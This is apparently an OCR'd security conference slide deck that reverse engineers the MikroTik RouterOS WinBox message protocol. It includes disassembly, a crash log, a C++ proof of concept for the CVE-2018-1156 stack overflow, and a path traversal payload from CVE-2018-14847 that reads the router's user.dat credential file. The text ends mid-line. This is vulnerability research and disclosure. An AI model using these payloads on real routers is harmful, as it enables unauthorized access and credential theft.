U4:[10,1],ufe0001:2,u1:1537270098,s3:'address added by admin',s2:'memory'},{U4:[10,1,7],ufe0001:3,u1:1537270194,s
3:'user admin logged in from 192.168.1.188 via web',s2:'memory'},{U4:[10,1,7],ufe0001:4,u1:1537270199,s3:'user ad
min logged out from 192.168.1.188 via web',s2:'memory'},{U4:[10,1,7],ufe0001:5,u1:1537270231,s3:'user admin logge
d in from 192.168.1.188 via web',s2:'memory'},{U4:[10,1],ufe0001:6,u1:1537270270,s3:'user admin changed by admin'
,s2:'memory'},{U4:[10,1,7],ufe0001:7,u1:1537270378,s3:'user admin logged out from 192.168.1.188 via web',s2:'memo
ry'},{U4:[10,1,7],ufe0001:8,u1:1537270783,s3:'user admin logged in from 192.168.1.188 via web',s2:'memory'}],uff0
003:2,uff0006:82}
```

System Number Mapping

Code Dump #3

```
albinolobster@ubuntu:~/mikrotik/parse_x3/build$ ./x3_parse -f ../samples/system_6_42_2.x3
/nova/bin/log,3
/nova/bin/radius,5
/nova/bin/moduler,6
/nova/bin/user,13
/nova/bin/resolver,14
/nova/bin/mactel,15
/nova/bin/undo,17
/nova/bin/macping,18
/nova/bin/cerm,19
/nova/bin/cerm-worker,75
/nova/bin/net,20
,21
/nova/bin/fileman,72
/nova/bin/ping,22
/nova/bin/sys2,24
```

- UPDATE ME WITH A GITHUB URL
  - Takes in an /nova/etc/loader/system.x3 file
  - Spits out the system number mappings

System Number Mapping

What is that second number though?

```
push    [ebp+var_46C]   ; nv::Handler *
push    4               ; unsigned int
push    esi             ; this
call    nv::Looper::addHandler(uint,nv::Handler *)
add     esp, 0Ch
push    [ebp+var_470]   ; nv::Handler *
push    5               ; unsigned int
push    esi             ; this
call    nv::Looper::addHandler(uint,nv::Handler *)
add     esp, 0Ch
push    [ebp+var_474]   ; nv::Handler *
push    0               ; unsigned int
push    esi             ; this
call    nv::Looper::addHandler(uint,nv::Handler *)
add     esp, 0Ch
mov     edi, [ebp+var_45C]
push    edi             ; nv::Handler *
push    1               ; unsigned int
push    esi             ; this
call    nv::Looper::addHandler(uint,nv::Handler *)
add     esp, 0Ch
push    [ebp+stream]    ; nv::Handler *
push    2               ; unsigned int
push    esi             ; this
call    nv::Looper::addHandler(uint,nv::Handler *)
add     esp, 0Ch
mov     ebx, [ebp+var_464]
push    ebx             ; nv::Handler *
push    3               ; unsigned int
push    esi             ; this
call    nv::Looper::addHandler(uint,nv::Handler *)
```

- The example I showed for the *log* binary was Uff0001:[3,4]. What is the “4”?
- To the left you’ll see */nova/bin/log* in IDA. Note the calls to nv::Looper::addHandler with the following values:
  - 0, 1, 2, 3, 4, 5
  - Various handler pointers

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System Number Mapping

What's a handler?

- A handler is an object that "handles" incoming messages.
- nv::Handler is the base class.
- Functions for handling different commands.
- Other named handlers exist but outside the scope of this talk.
- To the right is the handler that corresponds to [3,4].

```
off_8055AF0     dd offset sub_8051B32   ; DATA XREF: sub_804E4B8+52↑o
                                        ; sub_8051B32+8↑o
                                        ; handler 4
                dd offset sub_8051B7C
                dd offset nv::Handler::loadPermData(nv::message const&)
                dd offset nv::Handler::savePermData(nv::message &)
                dd offset nv::Handler::handle(nv::message &)
                dd offset nv::Handler::handleBrkpath(nv::message const&)
                dd offset nv::Handler::handleReply(nv::message const&)
                dd offset nv::Handler::handleCmd(nv::message const&,uint)
                dd offset nv::Handler::cmdGetPolicies(nv::message const&)
                dd offset nv::Handler::cmdGet(nv::message const&)
                dd offset nv::Handler::cmdSet(nv::message const&)
                dd offset nv::Handler::cmdReset(nv::message const&)
                dd offset sub_80548A0
                dd offset nv::Handler::cmdSetObj(nv::message const&,uint)
                dd offset sub_8053F8A
                dd offset nv::Handler::cmdAddObj(nv::message const&)
                dd offset nv::Handler::cmdRemoveObj(nv::message const&,uint)
                dd offset nv::Handler::cmdMoveObj(nv::message const&,uint)
                dd offset nv::Handler::cmdGetCount(nv::message const&)
                dd offset sub_80545F2
                dd offset nv::Handler::cmdShutdown(nv::message const&)
                dd offset nv::Handler::shouldNotify(nv::message const&,nv::message const&)
                dd offset sub_804D304
                dd offset sub_804D2FE
                dd offset nv::Handler::cmdDisconnected(nv::message const&)
                dd offset nv::Handler::notifiesSent(void)
                dd offset sub_8054A56
                dd offset sub_804D2F6
                dd offset sub_804D9D6
                dd offset nv::Handler::sendMessage(nv::message &)
                dd offset nv::Handler::exchangeMessage(nv::message &,int)
```

System Number Mapping

Code Dump #4

```
albinolobster$ python find_handlers.py ~/Desktop/6_41_4/nova/bin/ 2> /dev/null
arpd,1
bridge2,0xa,1,5,2,6,3,0xb,0xc,0xd,7,8,9,100
btest,1
cerm,8,13,12,10,4,3,2,7,1,5,6,11
cerm-worker,8,13,12,10,4,3,2,7,1,5,6,11
console,2,4,5,8,0x66,101,3,6
detnet,1,2,0x64,0x65,0x66,0x67,0x68
diskd,1,2
email,99
fileman,1,2,3,4
```

- UPDATE ME WITH A GITHUB URL
  - Binary Ninja script
  - Takes in a directory
  - Outputs the handlers registered in each binary

Handlers

What command values do they accept?

```
{Uff0001:[13,7],uff0007:16646157,s1:'admin'}
```


- `Uff0001`: The “system” to send the message to
- `uff0007`: the command
  - 0xfe0000 - 16646144 - noop
  - 0xfe0001 - 16646145 - Get Policies
  - 0xfe0002 - 16646146 - Get Object
  - 0xfe0003 - 16646147 - Set Object
  - 0xfe0004 - 16646148 - Get All
  - 0xfe0005 - 16646149 - Add Object
  - 0xfe0006 - 16646150 - Remove Object
  - 0xfe0008 - 16646152 - Set Form
  - 0xfe000b - 16646155 - Notify
  - 0xfe000d - 16646157 - Get
  - 0xfe000e - 16646158 - Set
  - 0xfe000f - 16646159 - Start
  - 0xfe0010 - 16646160 - Poll
  - 0xfe0011 - 16646161 - Cancel
  - 0xfe0012 - 16646162 - Subscribe
  - 0xfe0013 - 16646163 - Unsubscribe
  - 0xfe0014 - 16646164 - Disconnect
  - 0xfe0015 - 16646165 - Get Count
  - 0xfe0016 - 16646166 - Reset
  - **Everything else - Unknown Command**

Switch to Binary

- Exact same protocol but different format.
- The data below is as seen on the wire

```
{Uff0001:[13,7],uff0007:16646157,s1:'admin'}

24
01
00 22
4d 32
07 00 ff 08 0d 00 fe 00
01 00 00 21 05 61 64 6d 69 6e
01 00 ff 88 02 00 0d 00 00 00 07 00 00 00
```



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Message Binary Format

Preamble

- 1 byte packet length (0x24)
- 1 byte indicating the security mode (0x01 or 0x05)
- 2 bytes total message length (0x0022)
- 2 bytes ‘M2’ (message format 2?)

```
24 01 00 22 4d 32 07 00 ff 08 0d 00 fe 00 01
00 00 21 05 61 64 6d 69 6e 01 00 ff 88 02 00
0d 00 00 00 07 00 00 00
```

Message Binary Format

Variable type and name encoding

`uff0007` turns into `(0x0800000 | 0xff0007) = 0x08ff0007`

- Type values
  - `0x0`: boolean
  - `0x08000000`: 32-bit int
  - `0x10000000`: 64-bit int
  - `0x18000000`: IPv6 address
  - `0x20000000`: string
  - `0x28000000`: message
  - `0x30000000`: raw
  - `0x80000000`: boolean array
  - `0x88000000`: 32-bit int array
  - `0x90000000`: 64-bit int array
  - `0x98000000`: IPv6 address array
  - `0xa0000000`: string array
  - `0xa8000000`: message array
  - `0xb0000000`: raw array

Message Binary Format

Value Encoding: Boolean

- Boolean values are four bytes. The boolean is encoded into the type field.

```
bfeed:1
01 00 fe ed

bfeed:0
00 00 fe ed
```

Message Binary Format

Value Encoding: Integers

- All bytes of the integer can be encoded or the type field can be masked with a 0x01 to indicate the value will be one byte long:

```
uff0007:1

08 ff 00 07 00 00 00 01

09 ff 00 07 01
```

Message Binary Format

Value Encoding: String and Raw

- Strings and “raw” values are encoded with a two or one byte length field followed by the string itself.

```
s1:'admin'

20 ff 00 01 00 05 61 64 6d 69 6e

21 ff 00 01 05 61 64 6d 69 6e
```

Message Binary Format

Value Encoding: Message

- Messages are encoded with one or two byte lengths followed by ‘M2’ and the sub-message.

```
m1:{b1:0}

28 00 00 01 00 04 4d 32 00 00 00 01

29 00 00 01 04 4d 32 00 00 00 01
```

Message Binary Format


Value Encoding: Array

- Arrays encoded with a two byte length followed by the array values. Array values are encoded depending on type. For example, 32 bit integers are always 4 bytes with no length field. Whereas strings are preceded by a two byte length field.


```
Uff0001:[13,7]

88 ff 00 01 00 02 00 00 00 0d 00
00 00 07
```

WinBox Uses the Binary Message Protocol



WinBox PCAP Parser
Code Dump #5



- UPDATE ME WITH A GITHUB URL
  - Takes in a PCAP
  - Spits out messages in JSON format

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Importance of the Message Protocol

```
# ls /nova/bin/
/nova/bin/agent           /nova/bin/licupgr         /nova/bin/sermgr
/nova/bin/append          /nova/bin/loader          /nova/bin/sertcp
/nova/bin/arpd            /nova/bin/log             /nova/bin/smb
/nova/bin/autoupdate      /nova/bin/login           /nova/bin/sniffer
/nova/bin/backup          /nova/bin/logmaker        /nova/bin/snmp
/nova/bin/bprog           /nova/bin/macping         /nova/bin/socks
/nova/bin/bridge2         /nova/bin/mactel          /nova/bin/ssld
/nova/bin/btest           /nova/bin/mepty           /nova/bin/starter
/nova/bin/cerm            /nova/bin/mkissue         /nova/bin/stopper
/nova/bin/cerm-worker     /nova/bin/modprobed       /nova/bin/sys2
/nova/bin/console         /nova/bin/moduler         /nova/bin/telser
/nova/bin/convertbr       /nova/bin/mproxy          /nova/bin/tftpd
/nova/bin/convertqueue    /nova/bin/mtget           /nova/bin/traceroute
/nova/bin/detnet          /nova/bin/net             /nova/bin/traf_con
/nova/bin/diskd           /nova/bin/ninstall        /nova/bin/trafficgen
/nova/bin/email           /nova/bin/pckgchecker     /nova/bin/trafflow
/nova/bin/fileman         /nova/bin/ping            /nova/bin/traflog
/nova/bin/ftpd            /nova/bin/portman         /nova/bin/undo
/nova/bin/graphing        /nova/bin/profiler        /nova/bin/unexpak
/nova/bin/havecardbus     /nova/bin/quickset        /nova/bin/updwblk
/nova/bin/info            /nova/bin/radius          /nova/bin/upnp
/nova/bin/installer       /nova/bin/rbbios          /nova/bin/user
/nova/bin/ippool          /nova/bin/resolver        /nova/bin/vrrp
/nova/bin/keyman          /nova/bin/restore         /nova/bin/watchdog
/nova/bin/kidcontrol      /nova/bin/romon           /nova/bin/wproxy
/nova/bin/lcdstat         /nova/bin/route           /nova/bin/www
/nova/bin/led             /nova/bin/sendmsg
```

You now know everything you need to reach the binaries in */nova/bin/* via HTTP or Winbox.

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CVE-2018-1156
Introduction

```
# cat /rw/logs/backtrace.log
2018.09.23-08:56:57.15@0:
2018.09.23-08:56:57.15@0:
2018.09.23-08:56:57.15@0: /nova/bin/licupgr
2018.09.23-08:56:57.15@0: --- signal=11 ------------------------------------------
2018.09.23-08:56:57.15@0:
2018.09.23-08:56:57.15@0: eip=0x41414141 eflags=0x00010206
2018.09.23-08:56:57.15@0: edi=0x41414141 esi=0x41414141 ebp=0x41414141 esp=0x7fe6bd80
2018.09.23-08:56:57.15@0: eax=0x7fe6bddc ebx=0x41414141 ecx=0x00000899 edx=0x00000001
2018.09.23-08:56:57.15@0:
2018.09.23-08:56:57.15@0: maps:
2018.09.23-08:56:57.15@0: 08048000-0804d000 r-xp 00000000 00:0b 1100       /nova/bin/licupgr
2018.09.23-08:56:57.15@0: 77531000-77566000 r-xp 00000000 00:0b 996        /lib/libuClibc-0.9
2018.09.23-08:56:57.15@0: 7756a000-77584000 r-xp 00000000 00:0b 992        /lib/libgcc_s.so.1
2018.09.23-08:56:57.15@0: 77585000-77594000 r-xp 00000000 00:0b 976        /lib/libuc++.so
2018.09.23-08:56:57.15@0: 77595000-77597000 r-xp 00000000 00:0b 991        /lib/libdl-0.9.33.
2018.09.23-08:56:57.15@0: 77599000-776e1000 r-xp 00000000 00:0b 986        /lib/libcrypto.so.
2018.09.23-08:56:57.15@0: 776f0000-77734000 r-xp 00000000 00:0b 988        /lib/libssl.so.1.0
2018.09.23-08:56:57.15@0: 77738000-77783000 r-xp 00000000 00:0b 978        /lib/libumsg.so
2018.09.23-08:56:57.15@0: 77789000-77790000 r-xp 00000000 00:0b 990        /lib/ld-uClibc-0.9
2018.09.23-08:56:57.15@0:
2018.09.23-08:56:57.15@0: stack: 0x7fe6c000 - 0x7fe6bd80
2018.09.23-08:56:57.15@0: 41 41 26 73 6f 66 74 69 64 3d 30 58 59 5a 2d 43 46 5a 52 26 6c 65 7
2018.09.23-08:56:57.15@0: 74 79 70 65 3d 31 26 62 6f 61 72 64 3d 31 20 48 54 54 50 2f 31 2e 3
2018.09.23-08:56:57.15@0:
2018.09.23-08:56:57.15@0: code: 0x41414141
```

- Stack buffer overflow in /nova/bin/licupgr
- Requires authentication
- Reachable via Winbox or HTTP
- Reported to Mikrotik on May 29, 2018
- Patched in RouterOS 6.40.9, 6.42.7, and 6.43 on August 22, 2018.

CVE-2018-1156

A wild sprintf appears

```
push    1
push    [ebp+var_458]
push    [ebp+var_454]
push    [ebp+var_450]
push    [ebp+var_45C]
mov     eax, [ebp+var_430]
add     eax, 4
push    eax
push    offset aGetSsl_conn__0 ; "GET /ssl_conn.php?usrname=%s&passwd=%s&"...
push    esi             ; s
call    _sprintf
add     esp, 24h
mov     ecx, [ebp+
push    ecx
call    __ZN6strin
lea     eax, [ebp+
```

```
; char aGetSsl_conn__0[]
aGetSsl_conn__0 db 'GET /ssl_conn.php?usrname=%s&passwd=%s&softid=%s&level=%d&pay_typ'
                                        ; DATA XREF: sub_804ACDE+202↑o
                db 'e=%d&board=%d HTTP/1.0',0Dh,0Ah
                db 'Accept: text/html',0Dh,0Ah
                db 0Dh,0Ah,0
```


tenable

CVE-2018-1156

Attacker control of sprintf parameters

- Username and password parameters extracted from attacker controlled message.
- Username is “s1”
- Password is “s2”
- How does an attacker reach this code?

```
loc_804ADF3:                            ; CODE XREF: sub_804ACDE+F8↑j
                push    eax
                push    eax
                push    1
                push    edi
                call    nv::message::has<nv::string_id>(nv::string_id)
                add     esp, 10h
                test    al, al
                jnz     short loc_804AE0D
                push    eax
                push    eax
                push    offset aNoUsername ; "no username"
                jmp     short loc_804AE25
; ---------------------------------------------------------------------------

loc_804AE0D:                            ; CODE XREF: sub_804ACDE+124↑j
                push    eax
                push    eax
                push    2
                push    edi
                call    nv::message::has<nv::string_id>(nv::string_id)
                add     esp, 10h
                test    al, al
                jnz     short loc_804AE4A
                push    ecx
                push    ecx
                push    offset aNoPassword ; "no password"
```

CVE-2018-1156

Forming the “System To” parameter

```
push    esi
call    nv::Looper::Looper(uint,uint,uint,uint,uint,uint,uint,uint,uint,uint,uint,uint,uint)
mov     dword ptr [ebp-158Ch], offset handler
mov     dword ptr [ebp-1528h], offset off_804C484
```


```
handler         dd offset sub_804BA7A   ; DATA XREF: .text:0804A6ED↑o
                                        ; sub_804BA7A+A↑o
                dd offset sub_804BAD0
                dd offset nv::Looper::loadPermData(nv::message const&)
                dd offset nv::Looper::savePermData(nv::message &)
                dd offset nv::Handler::handle(nv::message &)
                dd offset nv::Handler::handleBrkpath(nv::message const&)
                dd offset nv::Handler::handleReply(nv::message const&)
                dd offset nv::Looper::handleCmd(nv::message const&,uint)
                dd offset nv::Handler::cmdGetPolicies(nv::message const&)
                dd offset sub_804B9AC
                dd offset nv::Handler::cmdSet(nv::message const&)
                dd offset nv::Handler::cmdReset(nv::message const&)
                dd offset nv::Handler::cmdGetObj(nv::message const&,uint)
                dd offset nv::Handler::cmdSetObj(nv::message const&,uint)
                dd offset nv::Handler::cmdGetAll(nv::message const&,uint,uint)
                dd offset nv::Handler::cmdAddObj(nv::message const&)
                dd offset nv::Handler::cmdRemoveObj(nv::message const&,uint)
                dd offset nv::Handler::cmdMoveObj(nv::message const&,uint)
                dd offset nv::Handler::cmdGetCount(nv::message const&)
                dd offset unknown_command_handler ; <-- sprintf this way
                dd offset nv::Handler::cmdShutdown(nv::message const&)
                dd offset nv::Handler::shouldNotify(nv::message const&,nv::message const&)
                dd offset sub_804B73A
                dd offset sub_804B734
                dd offset nv::Looper::cmdDisconnected(nv::message const&)
```

- The suspicious sprintf call is associated with an unknown command function.
- The handler is associated with the main looper so it doesn’t have a special handler address.
- Due to our nifty parsing tool we know licupgr’s system number is 55.
- A message’s “system to” command to talk to this handler would look like:

`Uff0001:[55]`

CVE-2018-1156

Finding the correct command number



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
CVE-2018-1156
Find the Remaining Params

- Parameters we've identified
  - uff0007: 1 or 4
  - s1: username
  - s2: password
  - b7: true?
  - u3: anything?
  - u6: anything?
- Full message:




```
{s1:'user',s2:'pass',u3:1,u6:1,b7:1,Uff0001:[55],uff0007:1}
```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CVE-2018-1156

Reachable without authentication?

```
push    200h
push    1
lea     ebx, [ebp-1564h]
push    ebx
call    nv::policies::set_policy(uint,uint)
add     esp, 0Ch
push    200h
push    2
push    ebx
call    nv::policies::set_policy(uint,uint)
add     esp, 0Ch
push    200h
push    3
push    ebx
call    nv::policies::set_policy(uint,uint)
add     esp, 0Ch
push    200h
push    4
push    ebx
call    nv::policies::set_policy(uint,uint)
add     esp, 0Ch
push    200h
push    5
push    ebx
call    nv::policies::set_policy(uint,uint)
add     esp, 0Ch
push    200h
push    6
push    ebx
call    nv::policies::set_policy(uint,uint)
```

- Non standard commands (ie. the ones handled by “unknown command” functions) use set_policy to enforce authorization levels.
- I have no idea what the various values mean except 0 means no auth required.
- Two the left you can see commands 1-6 all have a policy of 0x200

CVE-2018-1156
Code Dump #6

- PoC for CVE-2018-1156
  - UPDATE WITH GITHUB URL
  - Uses *WinboxMessage* and *JSProxySession* objects to simplify PoC creation.
  - Generates a backtrace log in /rw/log/
  - Generates a support output file at /rw/disk/autosupout.rif

```
std::string build;
for (int i = 0; i < 0x200; i++)
{
    build.push_back('A');
}

WinboxMessage msg;
msg.set_to(55);
msg.set_command(1);
msg.set_request_id(1);
msg.set_reply_expected(true);
msg.add_string(1, build); // username
msg.add_string(2, build); // password
msg.add_boolean(7, true);
msg.add_u32(3, 1);
msg.add_u32(6, 1);

jsSession.sendEncrypted(msg);
msg.reset();

jsSession.recvEncrypted(msg);
std::cout << msg.serialize_to_json() << std::endl;
```

Policy Discovery

Code Dump #7

```
[+] /nova/bin/licupgr
        37
                1 : 200 (0)
                2 : 200 (0)
                3 : 200 (0)
                4 : 200 (0)
                5 : 200 (0)
                6 : 200 (0)
                fe0000 : 40 (0)
                fe0001 : 40 (0)
                fe0002 : 40 (0)
                fe0003 : 80 (0)
                fe0004 : 40 (0)
                fe0005 : 80 (0)
                fe0006 : 80 (0)
                fe0007 : 80 (0)
                fe0008 : 80 (0)
                fe000b : 80000000 (0)
                fe000d : 40 (0)
                fe000e : 80 (0)
                fe000f : 200 (0)
                fe0010 : 200 (0)
                fe0011 : 200 (0)
                fe0012 : 40 (0)
                fe0013 : 40 (0)
                fe0015 : 40 (0)
                fe0016 : 80 (0)
```

- Automated command and policy discovery
  - GITHUB URL GOES HERE
  - Takes in the x3 parser output and find handlers output.
  - Returns the entire attack surface of the /nova/bin binaries for the Message protocol.
  - Uses the “Get Policies” command to get a list of all commands.
  - Quickly identifies authenticated vs. unauthenticated “unknown” commands.

CVE-2018-14847

Introduction

"Winbox for MikroTik RouterOS through 6.42 allows remote attackers to bypass authentication and read arbitrary files by modifying a request to change one byte related to a Session ID."

Description of CVE-2018-14847 on NVD

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CVE-2018-14847

First Payload

```
{ bff0005:1,
  uff0006:5,
  uff0007:7,
  s1:
'/////./../////./../////./../fl
ash/rw/store/user.dat',
  Uff0002:[0,8],
  Uff0001:[2,2]}
```

Request ID

Command

System and Handler

EXPLOIT DATABASE — Home Exploits

```
25  FIRST_PAYLOAD = \
